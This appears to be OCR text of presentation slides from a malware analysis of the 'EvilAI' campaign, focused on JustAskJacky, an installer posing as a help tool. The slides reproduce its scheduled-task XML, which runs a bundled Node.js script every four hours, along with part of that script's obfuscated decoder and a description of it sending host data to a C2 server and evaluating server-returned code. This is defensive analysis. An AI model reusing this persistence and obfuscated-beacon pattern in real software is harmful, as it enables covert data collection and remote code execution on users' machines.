
Evil AI




https://www.trendmicro.com/en_us/research/25/i/evilai.html#

>whoami

- SOC Monkey
- Malware Enthusiast
- Professional Brainrotter

Early Evil AI



Early Evil AI

- EvilAI disguises itself as productivity or AI-enhanced tools, with professional-looking interfaces and valid digital signatures that make it difficult for users and security tools to distinguish it from legitimate software.

- Based on our telemetry, EvilAI infections have appeared globally, with the highest impact in Europe, the Americas, and the AMEA region. The EvilAI malware campaign has predominantly impacted organizations in manufacturing, government/public services, and healthcare.

- It exfiltrates sensitive browser data and maintains encrypted, real-time communication with its command-and-control servers using AES-encrypted channels to receive attacker commands and deploy additional payloads.


Early Evil AI

Similar to manualslib, OneStart/Launch, and other previously observed campaigns, JustAskJacky claims to be a tool to help users find installation guides for appliances, software, and more.

However, installing the tool also creates a persistent task that enumerates the user's device, sending fingerprinting and identifiable data back to a C2 server.

Early Evil AI

The application uses an Inno Setup installer to execute an install script on the user's device. This installation script includes methods for creating scheduled tasks, loading custom DLLs, and configuring the main application payload.




```
loc_4A84BB:
mov     eax, ds:dword_4B4200
mov     edx, [eax+20h]
mov     eax, ds:dword_4B41F8
call    sub_49D25C
mov     edx, offset unk_4B4210
mov     ecx, 40h ; '@'
mov     eax, ds:dword_4B41F8
call    sub_49D234
mov     eax, offset unk_4B4210
mov     edx, off_4AC534 ; "Inno Setup Setup Data (6.3.0)"
mov     ecx, 40h ; '@'
call    sub_40A06C
jz      short loc_4A84FD
```


```
Name:                       JustAskJacky Setup
Version:
Copyright:
Company:
Comment:                    This installation was built with Inno Setup.

Inno Setup archive:         justaskjacky.exe
Inno Setup version detected: 6.3.0 (Unicode)

Application name:           JustAskJacky
Application version:        1.0.0
Required Windows version:   6.01 Service Pack 1
Compression used:           lzma2
Files:                      232
Bytes:                      84400316
Compiled Pascal script:     14556 byte(s)
```

Early Evil AI

The extracted installation files revealed the scheduled task XML, as well as the source application itself. The “application” is a .Net assembly that simply loads the JustAskJacky website into a WebView2 panel. The real purpose of the installer is to create the scheduled task defined in task.xml.

This scheduled task executes the c99f5c91-8d40-4172-887d-fa0f2519a694 JavaScript file every 4 hours.





Early Evil AI


The disassembled content of the main WebView2 application.

The only function of the .Net application is to display the web page for the tool.

```
// JustAskJacky, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// JustAskJacky.App
using ...

public class App : Application
{
    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.0.0.0")]
    public void InitializeComponent()
    {
        base.StartupUri = new Uri("MainWindow.xaml", UriKind.Relative);
    }

    [STAThread]
    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.0.0.0")]
    public static void Main()
    {
        App app = new App();
        app.InitializeComponent();
        app.Run();
    }
}
```

```
// JustAskJacky, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// JustAskJacky.MainWindow
using ...

public class MainWindow : Window, IComponentConnector
{
    private string home = "";

    internal WebView2 webView;

    private bool _contentLoaded;

    public MainWindow()
    {
        InitializeComponent();
        InitializeAsync();
    }

    protected override void OnContentRendered(EventArgs e)
    {
        base.OnContentRendered(e);
        Activate();
    }

    private async void InitializeAsync()
    {
        home = "https://www.justaskjacky.com/jacky/";
        await webView.EnsureCoreWebView2Async(null);
        webView?.CoreWebView2?.Navigate(home);
    }

    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.0.0.0")]
    public void InitializeComponent()
    {
        if (!_contentLoaded)
        {
            _contentLoaded = true;
            Uri resourceLocator = new Uri("/JustAskJacky;component/mainwindow.xaml", UriKind.Relative);
            Application.LoadComponent(this, resourceLocator);
        }
    }

    [DebuggerNonUserCode]
    [GeneratedCode("PresentationBuildTasks", "4.0.0.0")]
    [EditorBrowsable(EditorBrowsableState.Never)]
    void IComponentConnector.Connect(int connectionId, object target)
    {
        if (connectionId == 1)
        {
            webView = (WebView2)target;
        }
        else
        {
            _contentLoaded = true;
        }
    }
}
```

Early Evil AI



Early Evil AI


The installer drops a copy of Node.js, which is used to launch the JavaScript data harvester.

The JavaScript source file is just under 3k lines of heavily obfuscated code. Analysis found that the code was obfuscated twice, once with a generic byte encoding, and once with Obfuscator.io – a platform and framework for JavaScript obfuscation.

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\System32\cmd.exe</Command>
    <Arguments>/C start "" /min "%app%\node\node.exe" "%app%\c99f5c91-8d40-4172-887d-fa0f2519a694.js"</Arguments>
    <WorkingDirectory>%app%\node</WorkingDirectory>
  </Exec>
</Actions>
```

```
function a0_0x437a(_0x45bd52,_0x4ed54a){var _0x5df350=a0_0x1c73();return a0_0x437a=function(_0x18eae0,_0x54cc9f){_0x18eae0=_0x18eae0-(-0x116c*0x1+0x8*
(a0_0x437a['\x4d\x63\x51\x77\x70\x4e']===undefined){var _0x319c49=function(_0x57bea7){var
_0x994c9c='\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x5
7\x58\x59\x5a\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x2b\x2f\x3d';var _0x2bd5b1='',_0x181863='',_0x9c6be5=_0x2bd5b1+_0x319c49;for(var _0x13a2fb=-0x1*-0x8df+-0x2554+-0x1*-0x1c75,_0x1a76cc,_0x478a26,
_0xf4222b=-0x150b*0x1+0x3*-0x24b+-0x6fb*-0x4;_0x478a26=_0x57bea7['\x63\x68\x61\x72\x41\x74'](_0xf4222b++);~_0x478a26&&(_0x1a76cc=_0x13a2fb%(0x1ad8+-0x16d0+-0x404)?_0x1a76cc*(0x6a4+0x18ff+-0x1f63)
+_0x478a26:_0x478a26,_0x13a2fb++%(0xc5*-0x9+0x2*0x125+0x1*0x4a7))?_0x2bd5b1+=_0x9c6be5['\x63\x68\x61\x72\x43\x6f\x64\x65\x41\x74'](_0xf4222b+(0x162e+-0x17cf+0x1ab))-(-0x407+-0x10c+0x51d)!==0x322*-0x4
+0x191*-0x1+-0xe19*-0x1?String['\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65'](-0x1c97+0x1663*-0x1+0x33f9&_0x1a76cc>>(-(0xd*-0x26b+-0x123e+0x31af)*_0x13a2fb&0x1a70+-0xceb*0x3+0xc57)):_0x13a2fb:-0x6*-0x5
+-0x1afd+-0x3*-0x8f5){_0x478a26=_0x994c9c['\x69\x6e\x64\x65\x78\x4f\x66'](_0x478a26);}for(var _0x1611a4=-0xe7d*0x1+0x149*-0x15+0x14bd*0x2,_0x4fe5cc=_0x2bd5b1['\x6c\x65\x6e\x67\x74\x68'];_0x1611a4<_0x4fe5cc;
_0x1611a4++){_0x181863+='\x25'+('\x30\x30'+_0x2bd5b1['\x63\x68\x61\x72\x43\x6f\x64\x65\x41\x74'](_0x1611a4))['\x74\x6f\x53\x74\x72\x69\x6e\x67'](0x87b+0x34a+-0xbb5))['\x73\x6c\x69\x63\x65'](-(0x1877+-0x1d9d
+0x528));}return decodeURIComponent(_0x181863);};var _0x1abbfd=function(_0x2af72e,_0x57530b){var _0x47300b=[],_0x555608=-0x13c1*-0x1+-0x9a7*-0x1+-0x4*0x75a,_0x4ad62a,_0x46f0d6='';_0x2af72e=_0x319c49
(_0x2af72e);var _0x4b1875;for(_0x4b1875=0x6*0x2f3+0x1*-0x1277+-0x1*-0xc5;_0x4b1875<-0x614*0x6+0x1*-0x247d+0x49f5;_0x4b1875++){_0x47300b[_0x4b1875]=_0x4b1875;}for(_0x4b1875=-0x16c8+0xda8+0x920;
_0x4b1875<0x1*0x261d+-0x2f5*-0xd+-0x13*0x3fa;_0x4b1875++){_0x555608=(_0x555608+_0x47300b[_0x4b1875]+_0x57530b['\x63\x68\x61\x72\x43\x6f\x64\x65\x41\x74'](_0x4b1875%_0x57530b['\x6c\x65\x6e\x67\x74\x68']))%
```

Early Evil AI



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author
fb2a691d-bf5c-4660-abd3-bca584c85...	Ready	Multiple triggers defined	8/1/2025 9:12:39 AM	8/1/2025 7:55:14 AM	The operation completed successfully. (0x0)	

General | Triggers | Actions | Conditions | Settings | History (disabled)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Windows\System32\cmd.exe /C start "" /min "C:\Users\Admin\AppData\Local\Programs\JustAskJacky\node\node.exe" "C:\Users\Admin\AppData\Local\Programs\JustAskJacky\c99f5c91-8d40-4172-887d-fa0f2519a694.js"

Early Evil AI

When deobfuscated, the JavaScript file is shown to POST identifiable machine data to a remote server, api.vtqgo0729ilnmyxs9q.com.

This data includes host information, registry dumps, and application lists.

No personally identifiable information is exfiltrated. However, the code does contain eval() statements that execute arbitrary code returned from the server. This may allow for malicious code execution.

The application treads a fine line between legitimate and malicious, with unknown potential for malicious action.

Early Evil AI

3.166.118.56	192.168.0.17	TCP	60 443 → 51389 [ACK]
3.166.118.56	192.168.0.17	TCP	60 443 → 51389 [ACK]
3.166.118.56	192.168.0.17	TCP	60 443 → 51389 [FIN,
